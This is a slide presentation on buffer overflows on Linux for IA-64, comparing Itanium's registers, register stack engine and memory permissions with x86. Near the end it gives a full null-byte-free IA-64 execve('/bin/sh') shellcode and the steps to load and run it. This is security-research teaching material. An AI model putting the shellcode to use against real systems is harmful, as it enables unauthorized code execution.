Buffer Overflow Issues on Linux for IA-64

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Outline

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1. Principles of Buffer Overflows
   - IA-32 architecture (x86)
   - Stack Overflows
   - Heap Overflows
2. Details of IA-64 architecture
   - Overview
   - Instruction format
   - Registers
   - Programming conventions
3. Enhanced security mechanisms
   - Memory pages permissions
   - Virtual memory organization
   - Returning from function calls
   - Example shellcode and loader


Overview

- x86 security has been thoroughly studied
- Characteristics
  - Variable size instructions
  - Few registers
  - Stack is used very much
- Weaknesses are well-known
  - No restriction on memory page execution
  - Weak stack protection

Instructions and registers

- 8 general purpose registers (32 bits)
  - Data and address manipulation: EAX, EBX, ECX, EDX
  - Stack frames management: ESP, EBP
  - ESI, EDI
- Utility registers
- MMX and SSE registers

Process memory organization



- Stack (initially containing environment and arguments)
- Heap (memory allocated at runtime)
- Zero-initialised global variables
- Static data
- Read-only code segment

Assembly conventions

- Functions prologue
  - Save Base of stack pointer
  - New base = current stack pointer
  - ```
    push %ebp
    mov %esp,%ebp
    ```
- Calling another function
  - Place arguments on the stack
  - Branch to new address
  - ```
    push <argument>
    call <address>
    ```
- Function epilogue
  - Restore ebp and esp
  - Branch to next instruction
  - ```
    leave
    ret
    ```
    ```

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Stack format

- Argument and environment strings
- Environment pointers
- Argument pointers (`char **argv`)
- Argument counter (`int argc`)
- Saved Instruction Pointer
- Saved Frame Pointer
- Function 1 local variables
- Function 2 arguments
- Saved Instruction Pointer
- Saved Frame Pointer
- Function 2 Local Variables . . .

Stack overflow

- Idea: exploit weaknesses in input size checking
- General principles
    - Construct payload with shellcode and return address
    - Overflow a buffer placed on the stack
    - Overwrite the saved instruction pointer
    - Execute shellcode
- Difficulties
    - The right return address
    - Good alignment

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Heap overflow

- Same idea as stack overflow, but in heap, bss or data segments
- Goal: overwrite function pointers, file names, ...

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IA-64 Overview

- Itanium Processor Family (IPF)
  - Itanium
  - Itanium^2
- Very small market
  - Mainly used for High Performance Computing
  - Merely used on workstation
  - Not for PCs
- Characteristics
  - Fixed instruction size
  - Great number of registers
  - Parallel architecture
- Issues
  - Hard to produce optimized code
  - Slower than x86_64 for standard 32-bit code
  - Very expensive

IA-64 Architecture

- Explicit Parallel Instruction Computing (EPIC)
  - Assembly language contains independant parts
  - Code is parallelized at compile time
  - More work on the compiler
- Execution unit: 128-bit bundle
  - 16-bytes (4 times the x86) at once
  - Itanium^2: Two bundles at each clock cycle
- Lots of registers
  - Static registers
  - Virtual registers

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128-bit bundle format

Bundle overview

Instruction 1	Instruction 2	Instruction 3	Tplte
127 … 87	86 … 46	45 … 5	4 … 0

- 3 instructions
  - 41-bit instruction
  - Parallel execution
  - Interpreted according to a template
- 5-bit template
  - Structure of the bundle
  - Specifies the hardware unit for each instruction

41-bit instruction format

Instruction Format

Opcode	Operand 1	Operand 2	Operand 3	Pred.
40 … 27	26 … 20	19 … 13	12 … 6	5 … 0

- 14-bit opcode
- 3 7-bit operands
  - Can address the 128 registers
  - Can be combined to form a 21-bit offset
- a 6-bit predicate (64 PR)

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Registers overview

- General registers: 128
  - 32 fixed registers
  - 96 stacked registers
- Float registers: 128
  - 32 fixed
  - 96 rotating
- 64 predicate registers
- 8 branch registers
- 128 application registers


Stacked and rotating registers

- Stacked General Registers
  - Used for
    - passing parameters
    - local variables
  - Allocated at beginning of procedures
  - `alloc r1 = ar.pfs, i, l, o, r`
- Rotating registers
  - Used for fast loops
  - With a renaming template

Register Stack Engine (RSE)

- Performs the allocation of register frames
- In the Stacked General Registers
- Cooperates with the Backing Store (BS)
  - Dump registers to BS
  - Load registers from BS
  - according to functions needs
- BS managed directly by the CPU
  - Each process has two stacks: normal stack and register stack
  - Distinct and separate from heap
  - Controlled by guard pages

Placement of the Backing Store



- Guard page prevents overflowing between stacks

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Programming conventions

- Registers conventions
  - GR12: Stack Pointer
  - BR0: Saved Instruction Pointer
- Functions prologue
  - Allocate new register stack frame (and save Previous Function State)
  - `alloc r34=ar.pfs,6,4,0`
  - Backup Stack pointer and Saved instruction pointer
  - ```
    mov r35=r12
    mov r33=b0
    ```
    ```

Programming conventions (continued)

- Branching to another function
  - Set branching register for indirect branches
  - Branch, saving next instruction address in BR0
  - br.call.sptk.many b0=<instruction address>
- Function epilogue
  - Restore Stack pointer and Saved instruction pointer
  - Restore Previous Function State
  - mov.i ar.pfs=r34
  - Return from function
  - br.ret.sptk.many b0

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Memory pages permissions

- Support for RWX permissions on pages
  - Non-X pages really not executable
  - Heap and Stack default to RW-
- But some programs need executable stack
  - Program-dependent
  - Indicated in ELF header
  - Or done with `mmap()` call
  - Same requirements on PaX-protected x86, NX bit...
- In brief...
  - Code injection still possible
  - Execution of payload forbidden
  - Unless stack is executable (some daemons need that)

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Virtual memory organization
Details

- `0x2000 XXXX XXXX XXXX`
  - Libraries segment
  - Contains X and non-X pages
- `0x4000 XXXX XXXX XXXX`
  - Code segment
  - R-X pages only
- `0x6000 XXXX XXXX XXXX`
  - Data segment
  - Contains .data, .bss, stack and heap
  - Normally RW- pages only
- `0XA000 XXXX XXXX XXXX`
  - Kernel pages
  - No access permissions from user space

Virtual memory organization

Example

```
00000000-00004000 r--p 00000000 00:00 0
2000000000000000-200000000002c000 r-xp 00000000 08:13 163587  /lib/ld-2.3.2.so
200000000002c000-2000000000030000 rw-p 200000000002c000 00:00 0
2000000000038000-2000000000040000 rw-p 00028000 08:13 163587  /lib/ld-2.3.2.so
2000000000040000-2000000000270000 r-xp 00000000 08:13 556099  /lib/tls/libc-2.3.2.so
2000000000270000-2000000000284000 rw-p 00220000 08:13 556099  /lib/tls/libc-2.3.2.so
2000000000284000-20000000002a0000 rw-p 2000000000284000 00:00 0
20000000002a8000-20000000002bc000 r-xp 00000000 08:13 556119  /lib/tls/libnss\_files-2.3.2.so
20000000002bc000-20000000002c8000 ---p 00014000 08:13 556119  /lib/tls/libnss\_files-2.3.2.so
20000000002c8000-20000000002cc000 rw-p 00010000 08:13 556119  /lib/tls/libnss\_files-2.3.2.so
20000000002cc000-20000000002d0000 rw-p 20000000002cc000 00:00 0
4000000000000000-4000000000010000 r-xp 00000000 08:13 441518  /sbin/syslogd
600000000000c000-6000000000010000 rw-p 0000c000 08:13 441518  /sbin/syslogd
```

6000000000010000–6000000000034000 rw–p 6000000000010000 00:00 0

60000fff7fffc000 –60000fff80000000 rw–p 60000fff7fffc000 00:00 0

60000ffffffa8000 –60000fffffffc000 rw–p 60000ffffffa8000 00:00 0

```
a000000000000000-a000000000020000 ---p 00000000 00:00 0
```

Virtual memory organization

Consequences

- Memory addresses always contain a null byte
- And can be quite big
- Makes some kinds of attack harder (return into libc, heap overflow)

Outline

Returning from function calls

Comparison with x86

- x86: Saved Instruction Pointer is on the stack
  - Vulnerable to stack overflows
  - Possible to redirect code execution
- IA-64: Saved Instruction Pointer placed in a register
  - Saved in a stacked register
  - Flushed to memory if needed
  - Managed by the Register Stack Engine
  - Placed in Backing Store
  - Backing Store has a separate memory region

Returning from function calls

Consequences

- Saved Instruction Pointers
  - Placed in the Backing Store
  - Flushed and loaded by the CPU
  - Can not be overwritten directly
- Not vulnerable to stack overflows

Outline

Shellcode overview

- 3 steps
  - Build one instruction bundle on the stack
  - Branch to constructed bundle
  - Set syscall number and break
- Things to check
  - No zeroes in the shellcode
  - Use allocated registers for argument passing

Exemple shellcode

```
// [MLX]
alloc r34 = ar.pfs, 0, 3, 3, 0
movl r15 = 0xffffffffffffffff
;;

// [MLX]
xor r37 = r37, r37                // r37 = 0
movl r18 = 0xf7fffffffbdef6b      // r18 = 0xffffffffffffffff-bundle[1]
;;

// [MLX]
sub r15 = r15, r18                // r15=bundle[1]=0x0800000000421094
movl r14 = 0xff68732f6e69622f     // r14 = "/bin/sh"+0xff
;;

// [MII]
xor r36 = r36, r36                // used to avoid 0x00
dep r12 = r37, r12, 0, 8          // fix stack ptr
dep r14 = r37, r14, 56, 8         // r14 = "/bin/sh\0"
;;
```

Example shellcode (continued)

```
// [MII]
adds r35 = -40, r12
adds r36 = -32, r12
adds r19 = -16, r12
;;

// [MLX]
st8 [r36] = r35, 16             // [r36] = address("/bin/sh\0")
movl r17 = 0x48f017994897c001    // r17 = bundle[0]
;;

// [MII]
st8 [r35] = r14, 1             // [r35] = "/bin/sh\0"
mov b6 = r19
cmp.eq p2, p8 = r37, r37
;;

// [MLX]
st8 [r36] = r17, 8              // [r36+16] = bundle[0]
movl r17 = 0x1212121212121212    // used to avoid 0x00
;;

// [MIB]
st8 [r36] = r15, -16            // [r36+32] = bundle[1]
adds r35 = -1, r35             // fix r35 changed in previous [MII]
(p2) br.cond.spnt.few b6
;;
```

The constructed bundle

```
/*
 * the constructed bundle
 *
 * MII
   st8 [r36] = r37, -8                          // args[1] = NULL
   adds r15 = 1033, r37                         // syscall number
   break.i 0x100000
   ;;
 *
 * encoding is:
 * bundle[0] = 0x48f017994897c001
 * bundle[1] = 0x0800000000421094
 */
```

Load and execution of the shellcode

1. mmap() RWX the region where the shellcode will be loaded
2. Copy the shellcode in memory
3. Execute the shellcode
    - Direct execution of the shellcode address
    - Modify BR0 to point to the shellcode
    - Write address to the Backing Store
    - Modify a function pointer

Buffer overflow exploitation made hard...

- Major x86 vulnerabilities not exploitable on IA-64
- Saved Instruction Pointer not vulnerable to overflows
- Memory permissions are enforced by default
- Memory addresses contain null bytes

But still there are opportunities...

- Heap overflows still exploitable
  - With an executable stack/heap
  - and the use of function pointers
- These conditions can be found
  - When threads are used
  - With Object-Oriented languages
- Format strings?

And other techniques...

- Some less x86 typical techniques may be used
  - SMP race conditions (like the recent HyperThreading problem)
  - Stress under huge memory allocation
  - . . .

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Questions?

We Proudly R3wt